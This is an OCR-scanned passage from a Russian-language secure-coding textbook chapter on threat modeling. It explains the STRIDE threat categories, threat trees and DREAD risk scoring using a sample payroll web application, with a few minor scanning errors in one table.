


Рис. 4-6. *Высокоуровневое физическое представление приложения расчета зарплаты*

Основные компоненты приложения описаны в табл. 4-1.

Таблица 4-1. Основные компоненты и пользователи приложения расчета зарплаты

Компонент или пользователь	Примечание
Пользователь	Пользователи — основные потребители решения. Им разрешено просматривать данные о своей заработной плате, историю выплат по крайней мере за последние 5 лет и сведения об удержании налогов Пользователям доступно два способа доступа к информации: через Web-сайт или клиент Web-сервиса. Выбор — за пользователем
Администратор	Администраторы контролируют всю систему: следят за состоянием сервера, управляют данными аутентификации и зарплаты. Заметьте: администраторы лишь управляют потоками данных, а сама информация доступна только сотрудникам отдела заработной платы
Web-разработчик	Поддерживает код Web-приложения, в том числе код Web-страниц и Web-сервисов
Аудитор	Задача аудитора — просматривать журналы аудита и выявлять неправомерные или просто подозрительные действия
Пользовательский интерфейс	Пользовательский интерфейс реализован на основе HTML и представляет собой основное средство доступа пользователей в систему
Клиент Web-сервиса	Необязательный интерфейс, возвращающий неформатированные «сырые» данные о зарплате
Административная консоль	Административный интерфейс, который служит администратору для управления серверами и данными приложения
Интерфейс загрузки информационного наполнения на сервер	Web-дизайнеры работают с локальными копиями кода приложения, а затем загружают обновленный код или Web-страницы, используя этот Web-интерфейс
Web-сервер	Здесь — просто компьютер с HTTP-сервером
Web-страницы	Web-страницы исполняют роль основного интерфейса системы: в этом основанном на технологии WWW решении содержатся динамические и статические страницы, а также графические изображения. Всей этой «кухней» заведуют Web-разработчики
Код Web-сервиса	Поддерживает работу дополнительного интерфейса системы — Web-сервиса. Этот код также поддерживают Web-разработчики
Данные аутентификации	Данные аутентификации служат для проверки подлинности пользователей
Бизнес-логика расчета зарплаты	Бизнес-логика расчета зарплаты управляет получением запросов пользователей и отбором данных для представления конкретному пользователю
Логика интерфейса администрирования	Определяет, какие возможности предоставляет пользовательский интерфейс администратора. Содержит все правила о том, кому и какие действия с данными разрешены

Таблица 4-1. *(окончание)*

Компонент или пользователь	Примечание
Сервер базы данных	Сервер базы данных управляет доступом и обрабатывает данные по зарплате, а также формирует данные для аудита
Данные о заработной плате	Управляются сервером базы данных. Обязательная часть приложения, содержит информацию о зарплате и удержанных налогах
Данные аудита	Создаются сервером базы данных, служат для наблюдения за всем происходящим с данными о заработной плате

Определение опасностей, грозящих системе

Следующий этап — отбор полученных в результате декомпозиции компонентов и использование их в процессе моделирования в качестве подвергающихся опасности объектов. Анализ структуры приложения нужен не для того, чтоб выяснить, как же все работает, а чтоб получить сведения о компонентах приложения и потоках данных между ними. Компоненты часто называют *объектами под угрозой* (threat target). Прежде чем заняться выявлением опасностей, грозящих системе, рассмотрим, как опасности делятся на категории. Это пригодится позже, когда , для противостояния опасностям разных категорий придется применять различные стратегии,

Классификация опасностей: методика STRIDE

При анализе опасностей следует исследовать каждый компонент, а для этого : необходимо ответить на следующие вопросы;

- может ли неавторизованный пользователь просматривать конфиденциальные данные, пересылаемые по сети;
- может ли посторонний пользователь изменить записи базы данных;
- может ли кто-то помешать работе правомочных пользователей с приложением;
- может ли кто-то воспользоваться недоставками функции или компонента для получения полномочий администратора?

При ответе очень помогает классификация опасностей по категориям. Мы будем применять классификацию, называемую STRIDE — по первым буквам английских названий категорий.

- **Подмена сетевых объектов (Spoofing identity)** Атаки подобного типа позволяют взломщику выдавать себя за другого пользователя или подменять настоящий сервер подложным. Пример подмены личности пользователя — использование ворованных аутентификационных данных (имени пользователя и пароля) для атаки на систему. Типичный пример подобной бреши «из жизни» — применение ненадежных методов аутентификации, например некоторых видов HTTP-аутентификации: базовой (Basic authentication) и аутентификации на основе хеша (Digest authentication). Они описаны в RFC 2617. Так, перехватив пакет HTTP-авторизации и узнав имя и пароль пользователя — Блейк (Blake), пользователь Флетчер (Fletcher) сможет получить доступ к защищен-

ным данным, выдав себя за Блейка — Флетчеру достаточно пройти стандартную процедуру аутентификации и указать имя и пароль Блейка.

Подменой серверов считаются *подлог DNS-сервера* (DNS spoofing) *к модификация записей кэша DNS* (DNS cache poisoning). Конкретный пример: брешь в утилите обновления ПО на компьютерах Apple. Если вы не знакомы с принципами атак на DNS-серверы, почитайте статью на Web-странице *news.com.com/2100-1001-942265.html*, в ней неплохо описаны оба типа атак на DNS-серверы.

- **Модификация данных (Tampering with data)** Атаки этого типа предусматривают злонамеренную порчу данных. Примеры: несанкционированные изменения постоянных данных (например хранящихся в базе данных), а также информации, пересылаемой между компьютерами через открытую сеть (например, Интернет). Реальный пример подобной атаки — изменение данных в файле, защищенном недостаточно надежным списком ACL [например, Everyone: разрешение Full Control (Все: Полный доступ)].
- **Отказ от авторства (Repudiation)** Контрагент отказывается от совершенного им действия (или бездействия), пользуясь тем, что у другой стороны нет никакого способа доказать обратное. Например, в системе, где не ведется аудит, пользователь может выполнить запрещенную операцию и отказаться от ее «авторства», а администратору не удастся ничего доказать. *Невозможность отрицания авторства* (nonrepudiation) — это способность системы противостоять такой опасности. Купив товар через Интернет, пользователь должен расписаться в его получении. Продавец впоследствии сможет использовать подписанную квитанцию как доказательство того, что пользователь действительно получил товар. Понятно, что поддержка невозможности отрицания авторства жизненно важна для приложений электронной коммерции,
- **Разглашение информации (Information disclosure)** Подразумевается раскрытие информации лицам, доступ к которой им запрещен, например, прочтение пользователем файла, доступ к которому ему не предоставлялся, а также способность злоумышленника считывать данные при передаче между компьютерами. Пример, иллюстрирующий опасность подмены объектов, одновременно демонстрирует опасность разглашения информации: прежде чем воспользоваться реквизитам Блейка, Флетчеру придется их перехватить.
- **Отказ в обслуживании (Denial of service)** В атаках такого типа взломщик пытается лишить доступа к сервису правомочных пользователей, например сделав Web-сервер временно недоступным или непригодным для работы. Необходимо защищаться от определенных видов DoS-атак — это повысит доступность и надежность системы. В качестве примера можно привести такие атаки типа «распределенный отказ в обслуживании» (distributed denial of service. DDoS), как Trinoo и Stacheldraht. Подробно о них читайте на Web-странице *staff.washington.edu/dittrich/misc/ddos/*.

Примечание DoS-атаки трудно предотвратить, так как они относительно просты в реализации, причем атакующий остается неизвестным. Возможна следующая ситуация: полноправному пользователю Шерилу (Cheryl) не удастся разместить свой заказ на Web-сайте, если взломщик Линн (Lynn) организует массированную атаку на этот сайт, ко-

торая «под завязку» загрузит процессор системы. Для Шерил Web-сервер станет недоступным, и для заказа нужного товара ей придется обратиться в другое место — возможно, к вашему конкуренту.

- **Повышение привилегий (Elevation of privilege)** В данном случае непривилегированный пользователь получает привилегированный доступ, позволяющий ему «взломать» или даже уничтожить систему. К повышению привилегий относятся и случаи, когда злоумышленник удачно проникает через защитные средства системы и становится частью защищенной и доверенной подсистемы. И это действительно опасно. Приведу пример: в уязвимой системе ничто не запретит злоумышленнику поместить на диск файл, который выполняется автоматически при входе пользователя в систему, и дождаться входа в систему полномочного пользователя. Если это администратор, зловредный код будет выполняться от его имени,

Примечание При анализе уязвимых мест важно учитывать как их причины, так и последствия. STRIDE — неплохая классификация брешей по последствиям. Классификация по причинам также исключительно полезна. Она со временем превратится в длинный список того, чего не следует делать при программировании и проектировании. Это чрезвычайно удобно, особенно начинающим программистам.

Примечание Принципы классификаций STRIDE и DREAD (о последней чуть позже) придуманы, обоснованы и активно пропагандируются в Microsoft такими людьми, как Лоэн Конелдер (Lohen Kohnelder), Прерит Гарг (Praerit Garg), Джейсон Гармс (Jason Garms) и ваш покорный слуга Майкл Ховард.

Как вы могли заметить, некоторые типы опасностей взаимосвязаны. Если реквизиты пользователей недостаточно надежно защищены, то нередко разглашение информации влечет за собой подмену объектов. И, конечно же, повышение привилегий приводит к значительно худшим последствиям: если кто-то получит полномочия администратора или учетной записи root на атакуемом компьютере, все потенциальные угрозы остальных категорий становятся реальностью. И наоборот, иногда подмены объектов достаточно для достижения цели, и злоумышленнику не нужно даже повышать привилегии. Так, «оседлав» SMTP-сервер, злоумышленник сможет замечательно повеселиться, разослав электронное письмо от имени генерального директора с объявлением лишнего выходного дня за отлично выполненную работу. Для успешной атаки такого рода привилегии директора не нужны — хватит и обычных методов социальной инженерии!

А теперь о том. как определять опасности, грозящие системе. Мы построим так называемые *деревья опасностей* (threat trees) и применим к ним классификацию STRIDE.

Примечание Есть еще одна замечательная методика анализа опасностей, она создана в университете Карнеги-Меллона и называется OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation) (*http://www.cert.org/octave*).

Дерево опасностей

Для определения возможных видов неисправностей аппаратуры широко используются *деревья неисправностей* (fault trees). Оказывается, этот метод годится и для выявления проблем с безопасностью компьютерных систем. Как-никак ошибка в безопасности — только ошибка (или неисправность), способная привести к успешной атаке. Применительно к ПО данный метод часто называют деревьями опасностей. Лучше всего о них рассказано в книге Эдварда Аморосо (Edward Amoroso) «Fundamentals of Computer Security Technology* (Основы технологий обеспечения безопасности компьютеров) — см. библиографический список.

Опасности, уязвимые места, ценные ресурсы, объекты под угрозой, атаки и мотивы

Опасностью, грозящей системе, называют вероятность успешной атаки с нежелательными последствиями для системы. *Брешь* — это слабое место в системе, например ошибка Б программе или недостаток проекта. *Атака* выполняется, когда у злоумышленника есть *мотив* (причина для атаки) и возможность воспользоваться брешью для получения доступа к *ценному информационному ресурсу* (asset). Ценный ресурс в терминах безопасности также называют *объектом под угрозой* (threat target).

Защиту можно анализировать в терминах опасностей (реализуемых взломщиками в виде атак), брешей и ценных информационных ресурсов по аналогии с пожаром. Для поддержания огня нужны три составляющие: высокая температура, горючие материалы и кислород. Уберите что-то одно — и пламя потухнет. Как пожарники ликвидируют огонь на нефтяных скважинах? Они не в силах устранить высокую температуру или горючий материал — проблема именно в избытке горючего! Поэтому они перекрывают огню кислород, взрывая нефтяную вышку. Взрыв забирает весь кислород в области вышки, и пламя сникает.

Такова же ситуация и в области безопасности. Если убрать ценные ресурсы, у хакера исчезнет причина атаковать. Если устранить бреши, злоумышленник не сможет воспользоваться ими для доступа к ценным ресурсам. Ну и наконец, если убрать хакера, причины волноваться вообще не будет, Однако компаниям приходится хранить ценные, требующие защиты активы. системы содержат изъяны, а опасности встречаются на каждом шагу. К тому же у некоторых и мотива-то серьезного нет, а лишь огромное желание напакостить другим. Хотя ваши активы таких людей совершенно не интересуют, они все равно будут атаковать.

Единственный выход, если речь идет о ПО, — снижение общего риска до приемлемого уровня. Именно в этом заключается конечная цель анализа опасностей,

Схема анализа на основе деревьев такова: выявляем, какие элементы приложения могут стать целью атак, выясняем возможное слабое место каждого элемента — именно через них при определенных условиях удастся взломать систему. Дерево опасностей описывает процесс принятия решения злоумышленником при взло-

ме компонентов системы. Получив в результате декомпозиции приложения список компонентов, необходимо определить опасности, грозящие каждому из них. Далее с помощью деревьев опасностей следует установить, как проявляет себя конкретная опасность.

Познакомимся с несколькими простыми примерами деревьев опасностей — гак вы лучше поймете их пользу. Вернемся к DFD-диаграмме приложения. Как вы помните, данные о зарплате передаются с Web-сервера на компьютер служащего (точнее, это делает служба обработки клиентских запросов) (рис. 4-7).

Рис. 4-7. *ЧастьDFD-диаграммыуровня 1, демонстрирующая взаимодействие пользователя с Web-сервером посредством службы обработки клиентских запро 'ов*

Данные о зарплате, которые пересылаются от пользователя (служащего) в центр данных и обратно, конфиденциальны — о них должны знать только компании и сам служащий — вы ведь не хотите, чтобы служащий-злоумышленник имел доступ к информации о зарплате других. То есть решение должно оберегать данные от посторонних глаз. Это еще один пример *опасности разглашения информации*. Существует много способов получения доступа к чужим данным: самый простой из них, конечно же, — использование сетевого анализатора (sniffer) в сквозном режиме, или *режиме приема всех пакетов* (promiscuous mode), для просмотра всех данных, которыми обмениваются «ничего не подозревающие» пользовательский компьютер-мишень и Web-сервер*. Другой вид атаки — взлом маршрутизатора, расположенного между двумя компьютерами, и перехват трафика,

На рис. 4-8 показано дерево опасностей, где вкратце описаны способы, ко горыми может воспользоваться злоумышленник для просмотра конфиденциальных данных о зарплате другого пользователя.

* Следует заметить, что перехват пакетов «в лоб» возможен только в немаршрутизируемых сетевых сегментах. В сетях с маршрутизаторами или маршрутизирующими концентраторами применяют другие методы, в том числе подмену сетевых объектов,) частичном случае которой рассказано далее. — *Прим. перев.*

Что такое «сквозной режим»

В каждой сетевом сегменте все кадры попадают на каждый компьютер этого сегмента. Однако сетевой адаптер фильтрует кадры, передавая сетевому ПО только те (их еще называют пакетами), что адресованы данному компьютеру- О сетевом адаптере, перехватывающем и передающем в сетевое ПО абсолютно все кадры, говорят, что он работает в *сквозном режиме* (promiscuous mode). При использовании адаптера, поддерживающего такой режим, сетевой анализатор сохраняет все полученные кадры для последующего анализа.




Рис. 4-8. *Дерево опасности для процедуры просмотра данных о зарплате на пути от сервера до клиентского компьютера*

В верхнем прямоугольнике описана основная опасность, а ниже перечислены действия, превращающие ее в реальность. В данном случае опасность представляет собой риск раскрытия информации [обозначена как (I)], то есть просмотр злоумышленником информации о зарплате другого пользователя. Заметьте: опасность относится непосредственно к объекту, выделенному в процессе декомпозиции, В данном примере это ответ на запрос пользователем (1.0) данных о зарплате у процесса обработки клиентских запросов (5.0),

Внимание! Опасность нужно связывать непосредственно с определенным в процессе декомпозиции объектом.

Обратите внимание: чтобы опасность удалось легко реализовать, HTTP-трафик должен быть не защищен (1.1). а злоумышленник должен активно анализировать трафик, то есть прослушивать сеть (1.2.1) или перехватывать данные, проходящие через маршрутизатор (1.2.2) или коммутатор (1.2.3). Так как данные не защищены (что нормально для HTTP-трафика), нарушитель получает к ним доступ в случаях 1.2.1 и 1.2.2. Однако мы не хотим, чтобы все без исключения просматривали конфиденциальные данные нашего приложения. Заметьте: для реализации сценария прослушивания трафика на маршрутизаторе требуется одно из двух: взломщик либо должен иметь возможность воспользовался брешью защиты машрутизатора-мишени (выполнение условий 1.2.2.1 и 1.2.2.2), либо ему необходимо подобрать административный пароль для доступа к маршрутизатору (1.2.2.3). Взаимосвязь двух событий в первом сценарии показана маленькой дутой между двумя узлами (вершинами). Можно также просто поместить слово «И» между соединяющими их линиями, как на рисунке.

Хотя деревья опасностей хороши для описания общей картины, при построении больших моделей опасностей они становятся слишком громоздкими. Существует более компактный способ представления деревьев — в виде многоуровневого списка. Следующий конспект представляет дерево опасностей, показанное на рис. 4-8.

1.0 Перехват конфиденциальных данных о зарплате при передаче по линиям связи
- 1.1 HTTP-трафик не защищен (И)
  - 1.2 Злоумышленник просматривает данные
    - 1.2.1 Прослушивание сетевого трафика с помощью сетевого анализатора
    - 1.2.2 Прослушивание трафика, проходящего через маршрутизатор
      - 1.2.2.1 Маршрутизатор не защищен (И)
      - 1.2.2.2 Взлом маршрутизатора
      - 1.2.2.3 Подбор пароля доступа к маршрутизатору
    - 1.2.3 Взлом коммутатора
      - 1.2.3.1 Различные атаки на коммутаторы

Как улучшить дерево опасности, чтоб повысить его читабельность

Для выделения наиболее вероятных направлений атак в деревья опасностей можно вносить небольшие изменения. Во-первых, для отображения менее вероятных мест атаки используйте пунктирные линии, а для более вероятных — сплошные. Во-вторых, под узлами маловероятных событий поместите объяснение, почему опасность невелика, выделив его кружочком (рис. 4-9).

Учтите, что в процессе моделирования не следует описывать способы предотвращения опасностей. Так вы потеряете динамику. Устранение опасностей стоит отложить до лучших времен, когда проект программы начнет обретать очертания.

Полезно в деревьях опасностей использовать «пунктирные линии наибольшего противостояния опасностям»: они становятся механизмом отсечения маловажных ответвлений. На рис. 4-11 видно, что опасность 3.2 маловероятна, так как реализация одной из его частей 3.2.1 и 3.2.2 вряд ли возможна. Чтобы опасность стала

реальной, условия по обеим сторонам оператора логического умножения (И) должны выполняться. Таким образом вы выявите реальные проблемы.

Рис. 4-9. *Коррекция дерева опасностей, улучшающая его читабельность*

Особенности моделирования опасностей

Необходимо учитывать не только название и тип выявленной опасности, но и другие ее свойства (табл. 4-2).

Таблица 4-2. Свойства, которые необходимо фиксировать при моделировании опасностей

Свойство	Примечание
Название	Должно быть достаточно информативным, но не слишком длинным. Опасность должна быть легко понятна из названия — например. «Нарушитель получил доступ к корзине покупателя*
Объект под угрозой	Часть приложения, подверженная атаке. Так. объектами под угрозой в приложении расчета зарплаты являются поток данных запроса о зарплате (1.0-5.0) и процесс применения административной политики (14.0)
Тип или типы опасности	Тип опасности в рамках модели STRIDE. Часто опасность подпадает под несколько категорий STRIDE
Риск	Используйте свой любимый метод расчета риска, но будьте последовательны и не меняйте метод в процессе анализа

Таблица 4-2. *(окончание)*

Свойство	Примечание
Дерево атаки	Как злоумышленник обнаружит место взлома. Не усложняйте деревья, чтобы не запутаться
Методы уменьшения опасности (при необходимости)	Методы устранения или ослабления опасности. Если он уже применяется, пометьте это. в противном случае переходите к следующей опасности. Помните, что во время моделирования опасностей не нужно искать решений проблем. Стоит отметить степень сложности устранения опасности. Это поможет при назначении приоритетов. О некоторых методах я расскажу далее в этой главе
Статус методов устранения опасности	Уровень устранения опасности. Допустимые значения: «Да», «Нет», «Частично». "Требует дополнительного изучения»
Номер ошибки (при необходимости)	Если вы поддерживаете базу данных обнаруженных ошибок, не забывайте нумеровать их. Учтите, что база данных или инструмент моделирования опасностей не заменит БД с обнаруженными ошибками. Нет ничего хуже, чем иметь два набора документации о программных ошибках. один из которых не потерял актуальность. В процессе моделирования опасностей фиксируйте только необходимую информацию об опасности и параллельно ведите БД программных ошибок

Внимание! При моделировании опасностей описывайте все интерфейсы системы, независимо от того, задокументированы ли они,

Распределение опасностей по мере убывания их серьезности

Создав деревья опасностей и собрав информацию об опасностях, следует выделить наиболее важные, то есть тс. которые нужно решить в первую очередь. Метод количественной оценки риска не слишком важен, если вы будете трезво и последовательно оценивать ситуацию,

Простой способ оценки риска (в этом случае назовем его $Risk_{CO}$) — умножить важность (величина потенциального ущерба) уязвимого места на вероятность того, что им воспользуются. Критичность и вероятность оценивают по шкале от 1 до 10:

$<Risk_{CO}>$ = *<Потенциальный ущерб>* * *<Вероятность возникновения>*

Чем больше полученное число, тем больше угроза системе. Так, максимально возможная оценка риска равна 100 — произведению максимальной важности (10) и вероятности возникновения (10).

DREAD — методика оценки риска

Есть еще один способ оценки риска, он появился на свет в процессе работы в Microsoft, — DREAD (в вычислениях я буду использовать сокращение $Risk_{DREAD}$) — по первым буквам английских названий описанных далее категорий,

- **Потенциальный ущерб (Damage potential)** — мера реального ущерба от успешной атаки. Наивысшая степень (10) опасности означает практически беспрепятственный взлом средств защиты и выполнение практически любых

операций. Повышению привилегий обычно присваивают оценку 10. В других ситуациях оценка зависит от ценности защищаемых данных. Для медицинских, финансовых и военных данных она обычно высока.

- **Воспроизводимость (Reproducibility)** — мера возможности реализации опасности. Некоторые бреши доступны постоянно (оценка — 10), другие — только в зависимости от ситуации, и их доступность непредсказуема, то есть нельзя наверняка знать, насколько успешной окажется атака. Бреши в устанавливаемых по умолчанию функциях характеризуются высокой воспроизводимостью. Такой показатель — радость для хакеров.
- **Подверженность взлому (Exploitability)** — мера усилий и квалификации, необходимых для атаки. Так, если се может реализовать неопытный программист на домашнем компьютере, ставим большую жирную десятку (10). Если же для ее проведения надо потратить 100 000 000 долларов, оценка опасности — 1. И еще: атака, для которой можно написать алгоритм [а значит, распространить в виде сценария среди вандалов-любителей (script kiddies)], также оценивается в 10 баллов. Следует также учитывать необходимый для атаки уровень аутентификации и авторизации в системе. Например, если это доступно любому удаленному анонимному пользователю, подобная опасность оценивается 10 баллами. А вот атака, доступная только доверенному локальному пользователю, менее опасна,
- **Круг пользователей, попадающих под удар (Affected users)** — доля пользователей, работа которых нарушается из-за успешной атаки. Оценка выполняется на основе процентной доли: 100% всех пользователей соответствует оценка 10, а 10% — 1 балл. Иногда опасность становится реальной только в системе, сконфигурированной особым образом. Опять же, оценивайте влияние опасности максимально удобным способом. Чрезвычайно важно проводить границу между сервером и клиентским компьютером: от ущерба, нанесенного серверу, пострадает больше клиентов и, возможно, другие сети. В этом случае балл значительно выше, чем оценка атаки только на клиентские компьютеры. Также не следует забывать о размерах рынка и абсолютном, а не только процентном, количестве пользователей. Один процент от 100 млн. пользователей — это все равно много.
- **Вероятность обнаружения (Discoverability)** — самая сложная для определения оценка. Откровенно говоря, я полагаю, что любая опасность поддается реализации, поэтому выставляю всем по 10 баллов, а при ранжировании опасностей учитываю другие показатели.

Суммарная DREAD-оценка равна арифметическому среднему всех оценок (то есть надо их просуммировать и поделить на 5). После вычисления риска всех опасностей отсортируйте их в порядке убывания оценки, начиная с наибольшей. Например, так:

Опасность №1: **Просмотр** конфиденциальных данных о зарплате при их передаче через сеть

8 **Потенциальный ущерб:** просмотр личных данных о зарплате других пользователей — это серьезно

10 **Воспроизводимость:** воспроизводима на 100%

7 **Подверженность взлому:** злоумышленник должен находиться в одной с сервером или клиентом подсети или взломать маршрутизатор

10 **Пользователи под ударом:** все, в том числе и генеральный директор

10 **Возможность обнаружения:** просто предположим, что атака обнаруживается моментально

$Risk_{DREAD}$: (8 + 10 + 7 + 10 + 10) / 5= 9

9 баллов из возможных 10 — это очень серьезная проблема, и устранять ее необходимо немедленно, а приложение нельзя устанавливать, пока опасность не снижена.

Внимание! В некоторых командах, где мне приходилось работать, учитывали также затраты денег и ресурсов на устранение последствий успешной атаки. Помните: пользователей не интересует, во что обойдется исправление, они просто не хотят подвергаться атакам! Не забывайте об этом!

Еще один, более гибкий, способ — инвентаризация различных параметров опасностей, грозящих системе и анализ их в плане внедрения. Он очень похож на способ, разработанный Кристофером Клаусом (Christopher W. Klaus) — основателем компании Internet Security Systems, для оценки уязвимых мест, обнаруженных при применении продуктов этой компании. Вот некоторые вопросы, на которые следует ответить при рассмотрении опасностей:

- как реализуется атака: при локальном или удаленном доступе? Может ли злоумышленник атаковать, не имея локального доступа? Очевидно, что «удаленные» атаки опаснее «локальных»;
- каковы последствия реализации опасности? Если это повышение привилегий, то до какой степени? Существует ли проблема разглашения информации? Влечет ли разглашение информации захват привилегий;
- нужны ли какие-либо дополнительные действия для успеха атаки? Так, атака, успешная всегда и на любом сервере, опаснее той, для которой обязательно наличие административных полномочий.

Этот метод позволяет построить таблицу с оценками серьезности опасностей и перейти к устранению обнаруженных недостатков.

Объединяем все вместе: декомпозицию, дерево опасностей, методы STRIDE и DREAD

Итак, как применять всю эту «кухню». Сначала путем функциональной декомпозиции определяем объекты под угрозой, затем по методике STRIDE выявляем опасности, грозящие каждому компоненту, далее с помощью дерева опасностей определяем, каким образом опасность превратится в уязвимое место и, наконец, ранжируем, например, по методике DREAD.

Применять STRIDE к дереву опасностей довольно просто. Для этого для каждого компонента системы надо продумать ответы на следующие вопросы:

- поддается ли компонент подмене;
- возможно ли модифицировать компонент;
- удастся ли злоумышленнику уйти ненаказанным, если он откажется от своих действий;
- возможен ли просмотр компонента;

- удастся ли взломщику блокировать доступ к процессу или потоку данных;
- может ли злоумышленник повысить свои полномочия, успешно атаковав процесс?

Анализ путей в дереве опасностей, или как из капель мелких неприятностей рождается море проблем

Часто множество незначительных брешей в совокупности создают одну огромную дыру в защите. Поэтому при работе со сложной системой нужно проверить все возможные пути к той или иной точке на DFD-диаграмме. В технике систему, дающую разные результаты при одном и том же наборе входных параметров, называют нелинейной. Поведение таких систем обычно зависит от пройденного пути: получаемый результат определяется тем, откуда начато движение. Похожие проблемы часто возникают в сложных системах и при их взаимодействии,

Во время кампании Windows Security Push я работал с группой, отвечающей за сложные системы, и мы частенько не сходились в оценке серьезности обнаруженных опасностей. Подчас оказывалось, что причина разногласий в различных предположениях относительно того, какими путями достигается конкретная точка на диаграмме. Степень серьезности проблемы зависела от пути и, что особенно важно, от того, встречались ли на этом пути другие уязвимые места. Подумайте, может ли злоумышленник изменить путь передачи данных, запустив их по нестандартному или непредусмотренному пути. Вот вам пример из обычной, некомпьютерной, жизни. Допустим, мне «кровь из носу» надо быть на утреннем совещании без опоздания, ну а если опоздать, то не более, чем на полчаса. Расчленим процесс на этапы, чтобы выяснить, на каком возможен сбой и какие сбои могут наложиться друг на друга.

- Будильник прозвенел? Если нет, то не проспал ли я больше, чем на 30 минут?
- Благополучно ли я преодолел душ? Мог ведь поскользнуться и упасть. Если да, то я поранился или только расстроился?
- Автомобиль завелся? Если нет, то как я быстро поставлю его «на колеса» или придется ехать на другом?
- Пробка на дороге? Если да, то насколько плотная?
- Встреча с ГАИ? Если да, то как надолго?

Конечно, я с легкостью наверстываю время, упущенное из-за любой из этих проблем. Но представим себе, что мой будильник не прозвенел, я проспал лишние 5 минут, машина не завелась, и, проклиная все на свете, а потратил еще 5 минут на поиск ключей от другой машины, затем меня остановил инспектор и 15 минут выписывал мне штраф, затем еще 10 минут я проторчал в пробке. И все — я опоздал и меня ждут крупные неприятности. Я часто замечал, что люди склонны отбрасывать опасности, которые по отдельности существенной проблемы не создавали. Поэтому обязательно анализируйте опасности с учетом того, каким путем вы добрались до рассматриваемой точки. Подумайте, не сложатся ли несколько мелких неприятностей в одну большую проблему.

Вы наверняка заметите, что отдельные элементы DFD-диаграмм подвергаются опасностям вполне определенного типа (табл. 4-3).

Таблица 4-3. Связь элементов DFD-диаграмм и категорий опасностей в модели STRIDE

Тип опасности	Затрагивает ли процессы?	Затрагивает ли хранилища данных?	Затрагивает ли внешние субъекты?	Затрагивает ли потоки данных?
3	Да		Да	
T	Да	Д(2		Да
R		Ца	Да	Да
I	Да	Да		Да
D	Да	Да		Да
E	Да			

Некоторые элементы этой таблицы следует пояснить.

- Опасность подмены объектов обычно подразумевает подмену пользователя (получение доступа к реквизитам, что одновременно является разглашением информации), процесса (замена процесса подложным, а это также опасность модификации данных) или сервера,
